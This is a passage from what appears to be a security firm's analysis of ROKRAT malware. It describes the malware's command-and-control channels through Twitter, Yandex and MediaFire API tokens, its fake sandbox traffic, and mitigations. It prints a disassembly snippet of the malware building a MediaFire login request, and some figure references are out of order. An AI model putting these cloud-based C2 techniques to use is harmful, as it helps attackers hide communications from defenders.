



*Figure 25: The malware has four hard-coded Yandex API tokens.*

In this case, the malware performs queries on legitimate websites and starts watching a Japanese anime, as shown in Figure 23.

We assume that these connections are intended to generate fake IOCs on sandbox systems.

If the malware is running on an intended system, it is able to initiate communications through three different communication channels:

### *#1 Twitter accounts*

The malware is able to communicate with the attackers using *Twitter* via seven different hard-coded *Twitter* API tokens, as shown in Figure 24.

```
test    al, al
jz      loc_EAC9D2
push    edi
push    offset aUserGet_sessio ; "user/get_session_token.php"
push    offset aHttpsWww_media ; "https://www.mediafire.com/api/1.5/"
lea     eax, [ebp+454h+var_CC]
push    offset aSS_0    ; "%s%s"
push    eax             ; char *
mov     [ebp+454h+var_4CD], 0
call    _sprintf
lea     eax, [esi+28Ah]
push    eax
push    esi
lea     eax, [esi+470h]
push    eax
lea     eax, [esi+38Ah]
push    eax
lea     eax, [ebp+454h+var_4CC]
push    offset aEmailSPassword ; "email=%s&password=%s&application_id=%s&"...
push    eax             ; char *
call    _sprintf
push    8               ; size_t
push    1               ; size_t
call    _calloc
```

*Figure 26: The malware has a single MediaFire API token.*

### #2 Yandex accounts

ROKRAT is able to communicate with the attackers via *Yandex*. It is able to upload or download files on the *Yandex* cloud service. The malware contains four hard-coded tokens, as shown in Figure 25.

### #3 MediaFire accounts

ROKRAT is able to communicate with *MediaFire* too. A single API token is hard coded in the analysed sample, as shown in Figure 26.

Each of the three platforms is legitimate and may be used by organizations in standard, day-to-day work. Additionally, these platform use HTTPS encryption. From an incident response point of view, this could frustrate efficient analysis and remediation of an incursion.

## MITIGATION

*Windows* platforms already include effective mitigation techniques for these vectors. To thwart threat actors that prefer leveraging macros, we recommend disabling macro execution in *Microsoft Office*. Additionally, PowerShell is becoming more and more popular with APT threat actors, hence we recommend restricting PowerShell execution with Execution Policy GPO. Malicious use of JavaScript and WScript is common too – these can easily be disabled by setting the following registry value:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled => REG_DWORD = 0

It goes without saying that we also recommend keeping your software, OS and security products up to date and correctly configured.

## CONCLUSION

The costs of developing a zero-day or complex malware framework is significant. That's why it makes perfect sense for malware actors to protect their investments and secure them from security researchers. Once a complex malware variant is discovered by the security industry, it is of little or no use to the threat actor.

There is a clear trend towards adding information-gathering mechanisms within the infection vector to avoid leaking valuable code to security analysts. It is likely that many targets of these attacks have already been compromised in the past by the same actors. Hence, the adversary knows the target infrastructure, the network IP ranges, the naming convention of the hostname or the username, the domain name, etc. of the targets they are seeking to infect. The information obtained by these pieces of malware allows the attacker to identify efficiently if the infected system shares the profile of the intended victim. With the benefit of this information, the attackers can perform additional tests before releasing their advanced and valuable malware. This new approach makes the jobs of security analysts and researchers more complex, yet also that little bit more interesting.

## REFERENCES

[1] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/system/Capabilities.html.